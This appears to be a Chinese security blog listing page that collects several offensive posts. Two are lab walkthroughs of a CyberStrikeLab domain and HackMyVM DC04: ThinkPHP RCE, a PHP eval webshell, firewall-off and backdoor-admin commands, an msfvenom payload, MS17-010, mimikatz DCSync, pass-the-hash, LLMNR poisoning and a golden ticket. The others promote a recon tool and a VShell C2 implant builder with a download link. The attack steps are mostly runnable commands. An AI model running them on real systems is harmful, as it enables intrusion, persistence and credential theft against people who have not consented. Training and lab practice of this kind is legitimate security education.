搜索到
93
篇与
的结果
-
 【域渗透】CyberStrikeLab-Lab1 1、WEB渗透在网页底部的版权信息区域,发现明确标注 易优 CMS”,从这里可以锁定站点使用的 CMS 系统类型。进一步信息收集,通过百度检索易优 CMS 官方文档,确认该 CMS 系统基于 ThinkPHP5.0 框架开发选用 ThinkPHP 漏洞利用工具,用ALL检测所有漏洞。通过工具检测目标站点存在tp5_index_construct_rce命令执行漏洞。通过 ThinkPHP 漏洞利用工具的 “命令执行模块”,输入基础探测命令whoami(用于查询当前执行用户身份),执行后返回结果为nt authority\system,明确当前已获取系统权限漏洞触发获取的权限是 “临时权限”,一旦漏洞修复、服务重启或网络中断,攻击者将失去对服务器的控制。因此,写入后门的核心目的是建立 “持久化控制通道”,确保后续可随时访问目标服务器,且不易被管理员发现。写入一句话木马,设置木马名称,再点击GetShell,成功的话最后获得一句话木马的地址<?php @eval($_POST['a']);?> 为实现可视化管理,使用蚁剑(一款专门用于管理 Web 后门的工具)进行连接。在蚁剑中输入木马访问地址、通信密码a,点击 “测试连接”,显示 “连接成功”,表明已建立稳定的 Web 管理通道。通过蚁剑可直观查看服务器文件系统、执行命令、上传下载文件,操作便捷且隐蔽性强。解法一:数据库密码泄露/config/database.php,数据库配置文件配置文件中显示数据库用户为root,密码为xxxxxx(已隐藏)。 Windows 默认管理员账号administrator,并复用该数据库密码作为系统登录密码。启用远程桌面连接,需通过蚁剑执行以下命令:# 修改注册表,允许远程登录: reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f # 关闭 Windows 防火墙: netsh advfirewall set allprofiles state off 远程连接,输入目标服务器 IP、账号administrator、密码xxxxxxadministrator :数据库密码 登录成功,这里登录成功的权限是administrator管理员组而这里蚁剑执行命令的权限是系统权限,权限等级会更高一点,主要利用这一块解法二:添加用户通过蚁剑执行以下命令:# 创建新用户,并设置密码: net user xiaoyu 123@abc /add # 将新用户添加到管理员组: net localgroup Administrators xiaoyu /add 生成正向连接木马:MSFvenom -p Windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe 本次测试中,目标服务器可被攻击者访问,但攻击者主机因处于内网无公网 IP,因此选择正向连接模式。设置正向连接,是我们主动去连接目标主机的4444端口use exploit/multi/handler # 启用监听模块 set payload Windows/meterpreter/bind_tcp # 匹配生成木马时的payload set RHOST 192.168.10.10 # 目标服务器IP地址 set RPORT 4444 # 匹配木马中设置的监听端口 run # 启动监听 通过蚁剑将生成的shell.exe文件上传至目标服务器的 Web 根目录(或其他可执行目录),并执行该文件。上传上去了,但是执行没有结果,那是因为我们是正向连接,需要主动去连接靶机的4444端口,而不是等着shell回弹回来,如果还没有回来,请禁用目标防火墙netsh advfirewall set allprofiles state off 命令执行后,MSF 控制台立即反馈 “Meterpreter session 1 opened”,表明已成功建立稳定的 Meterpreter 会话。这里就已经成功上线了2、内网渗透ipconfig,查看目标服务器的内网 IP 段(192.168.20.0/24),并发现内网中存在其他主机选用 fscan 工具,通过 Meterpreter 的upload命令将工具上传至目标服务器:upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe 执行以下命令启动 fscan 扫描:fscan.exe -h 192.168.20.0/24 # 扫描整个内网网段 扫描结果显示,192.168.20.30 和 192.168.20.20(域控),两台主机均存在 MS17-010 漏洞(永恒之蓝)在内网中,攻击者无法直接访问 192.168.20.30 和 192.168.20.20(仅 192.168.20.10 可与内网其他主机通信)。设置路由的核心目的是将已控制的 192.168.20.10 作为 “跳板机”,让攻击者的流量通过该跳板机进入内网,实现对其他主机的访问。文案路线,你->对方外网机器(10.10)-> 对方内网机器(主机20.30和20.20),而你无法直接通过箭头访问到对方的内网主机,你需要获得对方内网主机10.10的系统权限,然后再代理到这台机器,去打对方的内网主机随后在 Meterpreter 会话中执行以下命令设置路由:# 添加内网路由: run autoroute -s 192.168.20.0/24 # 查看路由表: run autoroute -p 路由添加成功后,尝试利用永恒之蓝漏洞打 192.168.20.30我测试了多个 MS17-010 相关漏洞利用模块,均没有成功,尝试到最后一个执行命令的模块auxiliary/admin/smb/ms17_010_command的时候,可以正常执行命令,就是获取不到Meterpreter后渗透会话,但可以执行命令use auxiliary/admin/smb/ms17_010_command auxiliary/admin/smb/ms17_010_command模块的作用是通过永恒之蓝漏洞执行命令# 加载模块并查看参数: use auxiliary/admin/smb/ms17_010_command # 加载模块 show options # 查看模块所需配置参数 该模块需配置的关键参数包括RHOSTS(目标主机 IP)、COMMAND(待执行的命令)。验证权限:配置目标主机 IP 并执行whoami命令,验证漏洞利用效果:set rhosts 192.168.20.30 set COMMAND whoami run 执行结果返回nt authority\system,表明已通过永恒之蓝漏洞获取 192.168.20.30 的系统权限,为后续操作提供了高权限基础。此时我们可以借助MSF17-010命令执行权限维持配置:为建立稳定的远程控制通道,通过该模块执行以下命令,配置 192.168.20.30 的系统参数:set COMMAND 'REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f' # 修改注册表,强制启用远程桌面服务(RDP),允许通过远程桌面(3389端口)连接 set COMMAND 'net user xiaoyu 123@abc /add' #创建一个名为 的新用户,密码设置为 123@abc set COMMAND 'net localgroup Administrators xiaoyu /add' #将用户 dfz 添加到本地管理员组(Administrators),获得系统最高权限 set COMMAND 'netsh advfirewall set allprofiles state off' #关闭Windows防火墙 虽然已设置路由,但远程桌面连接等图形化工具无法直接利用 Meterpreter 路由。配置代理的核心目的是让所有攻击者的工具流量(如远程桌面、文件传输)都通过跳板机转发,实现对 192.168.20.30 的直接访问。MSF 开启 SOCKS5 代理:use auxiliary/server/socks5 # 加载SOCKS5代理模块 set SRVHOST 127.0.0.1 # 代理监听地址(本地回环地址) set SRVPORT 1080 # 代理监听端口 run # 启动代理服务 SOCKS5 是一种通用代理协议,支持 TCP/UDP 流量转发,可适配大多数网络工具。打开10.10计算机的远程桌面连接功能,输入刚刚添加的账号和密码登录成功后,在C盘中查找到最后的flag3、域控渗透前面我们利用fscan.exe扫描出来存在永痕之蓝漏洞,但是利用MSF执行不了命令,该怎么上传文件呢?我们可以使用Windows自带的远程连接,找到本地资源,在本地设备和资源中找到详细信息把驱动器勾选上,还有本地的C盘文件勾选上,共享到远程连接后的服务器中这样目标机器就能访问10这个机器的文件了随后上传nc至20.10机器然后打开远程登录的20靶机,在共享的C盘文件中找到nc,并放到30的机器当中去不过这里我,我们不能使用30的cmd来反弹shell,因为当前登录的用户并不是系统权限,需要用MSF的exp来打这里需要执行3次才会执行一次命令,总体来说延迟了3个命令,或者你要敲三个回车,才能执行你的第一个命令,应该是bug,这里已经获取到了系统权限使用MSF上传mimikatz通过共享目录将 mimikatz 工具上传至域控服务器。通过 MSF 模块执行 mimikatz,初始执行时显示 “低权限”,无法提取域哈希。执行以下命令提升权限至系统权限:privilege::debug # 启用调试权限 sekurlsa::logonpasswords # 提取登录密码哈希 最终执行 DCSync 命令,提取整个域的所有用户哈希:lsadump::dcsync /domain:cyberstrikelab.com /all #提取整个域的所有账户哈希 执行结果成功提取到域管理员Administrator的 NTLM 哈希:94bd5248e87cb7f2f9b871d40c903927。获取 NTLM 哈希后,采用 “哈希传递攻击”(Pass-the-Hash,PtH)登录域控服务器。使用 impacket 工具集(一款专注于网络协议攻击的工具集)中的psexec模块,执行哈希传递登录:proxychains impacket-psexec -hashes :94bd5248e87cb7f2f9b871d40c903927 cyberstrikelab.com/administrator@192.168.20.20 命令执行后,成功获取域控服务器的 CMD 会话,执行ipconfig等命令验证,确认已完全控制 192.168.20.20 域控服务器。至此,整个渗透测试流程完成。
-

Muki 2.0:红队资产指纹识别利器,精准锁定攻击入口 Muki 是红队作战场景下的专属资产指纹识别利器,核心聚焦渗透测试的信息收集阶段 —— 面对 C 段资产、海量杂乱目标时,能帮助安全研究人员快速穿透信息迷雾,精准锁定具备攻击入口的易受攻击系统,为后续渗透测试提供明确靶标。其技术优势在于突破传统被动式扫描的局限,在被动指纹探测基础上,新增特殊路径定向扫描机制,可捕获常规被动扫描无法覆盖的隐藏资产特征;升级至 2.0 版本后,已整合 3W+ 精准指纹库,覆盖各类主流及小众系统、应用场景。目前工具提供 Linux、Mac、Windows 全平台版本,适配红队不同作战环境需求,是信息收集阶段高效、可靠的必备工具。开源地址https://github.com/yingfff123/MUKI快捷下载方式,Linuxwget https://github.com/yingfff123/MUKI/releases/download/2.02/MUKI-2.02-linux-amd64.zipunzip MUKI-2.02-Linux-amd64.zipcd MUKI-2.02-Linux-amd64./muki参数列表 --config 配置文件(默认为 $HOME/.Muki.yaml)-f, --文件字符串 包含待扫描 URL 的文件--格式字符串 输出格式(控制台、JSON、CSV)(默认值为“控制台”)-h, --帮助 Muki 的帮助信息-l, --列表字符串 包含多个待扫描 URL 的文件(每行一个)-A, --无活动模式 禁用活动指纹扫描-N, --无目录模式 禁用目录扫描-x, --无被动模式 禁用被动指纹扫描-o, --输出字符串 输出文件路径-p, --代理字符串 指定代理服务器,例如 http://127.0.0.1:8080 或 socks5://127.0.0.1:1080-t, --线程整数 线程数量(默认值:CPU 核心数 × 3,最小 8,最大 100)(默认值 8)-u, --URL 字符串 待扫描的 URL使用方法./muki -u https://www.baidu.com风险评估、敏感信息、敏感路径被动指纹、路径扫描等模块重点资产信息
-
-

【红队工具】VShell v4.9.3 高级版,国产C2工具下载及使用 VShell下载链接链接: https://pan.baidu.com/s/1LGb4RPgxmJPDEdZlaHQOkA 提取码: ju5z图表呈现(精简对比表) 对比维度 vshell Cobalt Strike(CS) 工具状态 GitHub 下架、闭源、版本内部传播 官方维护、插件生态成熟 核心优势 操作流畅、适配前期打点 / 隧道搭建、Linux 原生支持 插件多、横向手段丰富、可修改特征、适配后渗透 Linux 支持 无需插件,功能完善 依赖第三方插件,功能有限 适用阶段 渗透测试前期(打点、隧道) 渗透测试后期(后渗透、横向移动) 首先打开网盘链接,下载相关的文件,上传到你自己的vps或者本地虚拟机中,这里我使用的是Kali虚拟机然后修改配置文件使用命令vi ./conf/setting.conf重点关注这两个地方,一个是账号密码,你需要配置好你的账号密码,这里我就使用默认的,上面的那个jwt根据作者提示就留空web_username=admin web_password=qwe123qwe还有一个启动的端口信息我们执行这个文件的时候,发现没有权限,需要给它赋予一个执行权限chmod +x ./v_Linux_arm64再执行的时候,这里又出现了一个错误“exec format error” 是因为 你在 x86/x64 架构的 Kali 上,运行了 ARM64 架构的程序如果你的需求是 “在 Kali 上测试 ARM 架构的程序”,需安装 QEMU 模拟器(模拟 ARM 环境)这样就能正常执行了随后找到你Kali的ip地址ip a打开浏览器,访问Kali的ip以及对应的端口,再输入刚刚你配置文件./conf/setting.conf中的账号免密10.10.10.173:8082来到了管理登录界面,再次输入账号密码就能登录成功了我们创建一个TCP监听器在客户端生成选项中生成马选择stageless,生成windows正向连接马在电脑管家中扫描试试双击执行在客户端管理中上线成功再选择主机管理命令执行还有像文件管理,屏幕查看和监控就不展示了,可以实时的进行返回截图,太丝滑了。插件就只有默认携带的几个,可以自己在plugins目录添加四种隧道任你选择shell 在渗透测试中实用性极强,操作流畅、功能便捷,但目前已从 GitHub 下架,官方闭源且无法二次开发,现存版本多为行业内私下传播。对比老牌工具 Cobalt Strike(CS),二者各有优势:CS 插件生态丰富,横向渗透手段多、可灵活修改特征;vshell 更适合初始打点与隧道搭建,CS 则更适配后渗透阶段,二者可形成场景互补。值得一提的是,vshell 对 Linux 系统支持完善,无需额外插件就能实现 Linux 目标上线与后渗透操作;而 CS 需依赖插件才能支持 Linux,且相关功能有限。综合来看,vshell 是高效的前期辅助工具,与 CS 配合使用可提升整体渗透效率。本文原创于,https://longyusec.com 转载请注明原文链接出处
-

HackMyVm-DC04:难 14.1 外网打点nmap -sS -p- -T4 192.168.0.103 | grep -E '^[0-9]+/tcp' | awk -F '/' '{print $1}' | tr '\n' ',' | sed 's/,$//'nmap -sS -p 53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49664,49667,49680,49710,49765 -T4 192.168.0.103 -A自动重定向到这个域名编辑下面的文件,将ip和域名加入进去# Windows C:\Windows\System32\drivers\etc\hostsLinux也要,不然扫描不到东西,这里他变成了重定向次数过多,而不是之前的无法访问网站echo "192.168.0.103 soupedecode.local" >> /etc/hosts使用dir进行目录扫描,扫出来一个这个目录dirb http://soupedecode.local还有一个服务器信息http://soupedecode.local/server-info这里有一个服务版本,可以使用searchsploit检索一下(没有发现任何有用的东西)我们一直往下翻,翻到了这个东西继续将这个域名添加到hosts中,就可以访问站点了,是一个登录框14.2 后台爆破打开burp,fuzz SQL注入、xss字典,都没有结果,使用相同的账号密码字典爆破也没有结果继续信息收集SMBclient -L //192.168.0.103/ -N后续也尝试了各种枚举,也没有东西。。。。。。后边去看了看别人写的,就是这个机子很容易出问题,爆破几次后,后面怎么爆破都是403了最后爆破出来账号密码是 admin:nimda登录成功后会要求你输入ip地址可能是命令执行,但是尝试各种命令执行都失败了,只要和|,&相关的都不行,看来是做了过滤【RCE剖析】从0-1讲解RCE漏洞绕过,Windows与Linux/RCE漏洞绕过方式总结----实战解析14.3 LLMNR那就来试试DC3的LLMNR,我们在这个输入框里输入kali的ip地址responder -I eth0 -wdecho "websvc::soupedecode:e2985b38b501aed2:E5E63AAD4B475A06D1ECE4C7F78A2E60:010100000000000080646EFE3946DC01F711F570D52509F5000000000200080045004B0042004F0001001E00570049004E002D0043003700380051004F0038004100440032003100490004003400570049004E002D0043003700380051004F003800410044003200310049002E0045004B0042004F002E004C004F00430041004C000300140045004B0042004F002E004C004F00430041004C000500140045004B0042004F002E004C004F00430041004C000700080080646EFE3946DC01060004000200000008003000300000000000000000000000004000005C18B02FEAC5263030D32A3F0BCCDD51E0CAD786D3DFBABF65601AC3E74CE55D0A001000000000000000000000000000000000000900240063006900660073002F003100390032002E003100360038002E0030002E003100340038000000000000000000" > hash john hash --wordlist=/usr/share/wordlists/rockyou.txtwebsvc:jordan23密码已过期,应该知道怎么搞了吧14.5 近源攻击!按住esc进入选择用户界面,然后根据步骤一步一步走输入原来的账号密码选择ok,说明你密码输入对了随后就可以修改你的账号密码了14.6 SMB信息收集账号密码 websvc:jordan23SMBclient -L //192.168.0.103 -U "SOUPEDECODE.LOCAL/websvc%admin123"在c盘找到第一个flagSMBclient //192.168.0.103/C -U "SOUPEDECODE.LOCAL/websvc%admin123"14.7 查询域内SPN关联用户有了域内的账号密码,再来看看SPN,查询域内所有关联了 SPN 的用户,用来获取他们的凭据,没有结果14.8 枚举域内用户SIDpython /usr/share/doc/python3-impacket/examples/lookupsid.py soupedecode.local/websvc@192.168.0.103 > users grep "SidTypeUser" /data/demo/users | awk -F '\\\\' '{print $2}' | awk '{print $1}' | sort -u > /data/demo/target_users.txt14.9 获取不需要预认证用户的AS-REP哈希结果没有impacket-GetNPUsers -dc-ip 192.168.0.103 soupedecode.local/ -usersfile target_users.txt > hash cat hash | grep +14.10 ldapdomaindump收集 LDAP 信息,获取域内用户列表、权限分组(如 Domain Admins)、账号状态(启用 / 禁用),锁定高价值目标(如 Administrator)。ldapdomaindump -u "SOUPEDECODE.LOCAL\websvc" -p admin123 192.168.0.103 python -m http.server访问8000端口,看到用户不属于任何特权组,仅仅是普通用户仔细翻翻看,找到一个默认的账号密码rtina979 :Z~l3JhcV#7Q-1#M同样的密码过期,需要近源攻击!SMBclient //192.168.0.103/C$ -U "SOUPEDECODE.LOCAL/rtina979%Z~l3JhcV#7Q-1#M"这里给你们一张表,输入清楚了哈,我输了十多遍,艹14.11 二次SMB信息收集此时就能正常登录了在rtina979用户的Documents文件夹里找到一个rar压缩包,把它下载下来解压需要密码fcrackzip 工具只能用于破解 ZIP 文件,而我们的文件是 RAR 格式。使用 rar2john 将 RAR 文件转换为 John the Ripper 可识别的哈希格式。提取哈希:rar2john Report.rar > report_hash.txt使用字典攻击(使用 rockyou.txt):john --wordlist=/usr/share/wordlists/rockyou.txt report_hash.txt解压,输入密码PASSWORD123解压出来会发现当前目录有一个htm文件是一个渗透测试报告在这个报告最后,能看到krbtgt的hash内容14.12 黄金票据攻击条件: 获取 KRBTGT 账户哈希 - 通过 DCSync 或其他方式 获取域 SID - 通过 LDAP 或 SMB 枚举 知道域名 - 目标域的完整名称 获取到了KRBTGT哈希 先验证一下是否是正确的,红色代表失败,紫色代表hash正确,或者账户禁用,或者密码过期等等0f55cdc40bd8f5814587f7e6b2f85e6f14.12.1 获取域SID域SID为:S-1-5-21-2986980474-46765180-2505414164python /usr/share/doc/python3-impacket/examples/lookupsid.py soupedecode.local/rtina979@192.168.0.10314.12.2 同步域时间在平时可能会遇到kali和靶机的时间一直都不同步,怎么使用ntpdate或者其他时间同步工具,就是同步不起来,就需要使用下面第一行的命令了systemctl stop systemd-timesyncd # 停止自动时间同步服务 ntpdate 192.168.0.103 # 强制同步时间14.12.3 生成管理员的黄金票据impacket-ticketer -nthash 0f55cdc40bd8f5814587f7e6b2f85e6f -domain-sid S-1-5-21-2986980474-46765180-2505414164 -domain soupedecode.local administrator14.12.4 导入票据到环境变量export KRB5CCNAME=administrator.ccache14.12.5 使用票据impacket-wmiexec soupedecode.local/administrator@dc01.soupedecode.local -k -target-ip 192.168.0.103至此渗透完成啦14.13 总结DC04 域渗透从外网打点起步,nmap 扫描发现目标开放 80、88、445 等端口,访问 80 端口需配置 hosts 解析域名,目录扫描找到后台登录页。爆破无果后,利用后台 IP 输入框发起 LLMNR 投毒,捕获 websvc 用户哈希并破解密码,通过近源攻击修改过期密码。登录 SMB 获取首个 flag 后,枚举域用户发现 rtina979 账号及密码,再次近源攻击修改密码。登录其 SMB 下载加密压缩包,破解后得到渗透报告,从中提取 krbtgt 用户哈希。获取域 SID 并同步时间后,生成 Administrator 黄金票据,导入环境变量后通过 wmiexec 成功登录域控,获取最高权限,全程依赖凭据获取与票据攻击,突破多重限制完成渗透。往期推荐全网首发!HMV全套Windows机器提权,域渗透教程,2w字超详细HackMyVm-DC04 :简单HackMyVm-DC03 :简单HackMyVm-DC02 :简单HackMyVm-DC01 :简单HackMyVm-TriplAdvisor :简单HackMyVm-Runas :简单HackMyVm-Always :简单HackMyVm-Nessus :简单HackMyVm-Liar :简单HackMyVm-Simple :简单HackMyVm-Simple :简单HackMyVm-Zero :简单HackMyVm-OMG :简单新版BurpSuite v2025.6.3汉化版,附激活教程Fine!2025最新款信息收集综合工具若依Vue漏洞检测工具v7更新最好用的下一代目录爆破工具,全方位的目录爆破集成MemProcFS,Vol2和Vol3的内存取证神器重大更新!FeatherScan v4.5 内网 Linux 信息收集,提权一键梭哈神器x-WAF,一个基于fuzz的WAF绕过渗透工具这10款内网穿透工具,一定有你没用过的红队命令速查手册挖SRC必须知道的25个漏洞提交平台挖SRC必须知道的25个漏洞提交平台FeatherScan v4.0 - 一款Linux内网全自动信息收集工具掩日-适用于红队的综合免杀工具2025最新渗透测试靶场推荐近400个渗透测试常用命令,信息收集、web、内网、隐藏通信、域渗透等等【内网渗透】隐藏通信隧道技术内网渗透必备,microsocks,一个轻量级的socks代理工具神器分享 红队快速打点工具-DarKnuclei红日靶场5,Windows内网渗透,社工提权,多种域内横向移动思路【渗透测试】DC1~9(全) Linux提权靶机渗透教程,干货w字解析,建议收藏【OSCP】 Kioptrix 提权靶机(1-5)全系列教程,Try Harder!一个永久的渗透知识库【OSCP】vulnerable_docker,三种代理方法打入内网【内网渗透】CobaltStrike与MSF联动互相上线的方式内网渗透必备,microsocks,一个轻量级的socks代理工具【OSCP】 Kioptrix 提权靶机(1-5)全系列教程,Try Harder!绝对干货!DC-2综合渗透,rbash逃逸,git提权,wordpress靶场渗透教程【渗透测试】12种rbash逃逸方式总结红日靶场5,Windows内网渗透,社工提权,多种域内横向移动思路红日靶场3,joomla渗透,海德拉SMB爆破,域内5台主机横向移动教学不用MSF?红日靶场4,从外网到域控,手工干永恒之蓝,教科书级渗透教学ATK&CK红日靶场二,Weblogic漏洞利用,域渗透攻略SQL注入中各种WAF的绕过方式,狗,盾,神,锁,宝利用MySQL特性,WAF绕过技巧SQL注入绕过某狗的WAF防火墙,这一篇就够了,6k文案超详细大型翻车现场,十种WAF绕过姿势,仅成功一种喜欢长文吗?1w字图文带你了解sqlmap,从0到1,WAF绕过,高级用法一文通透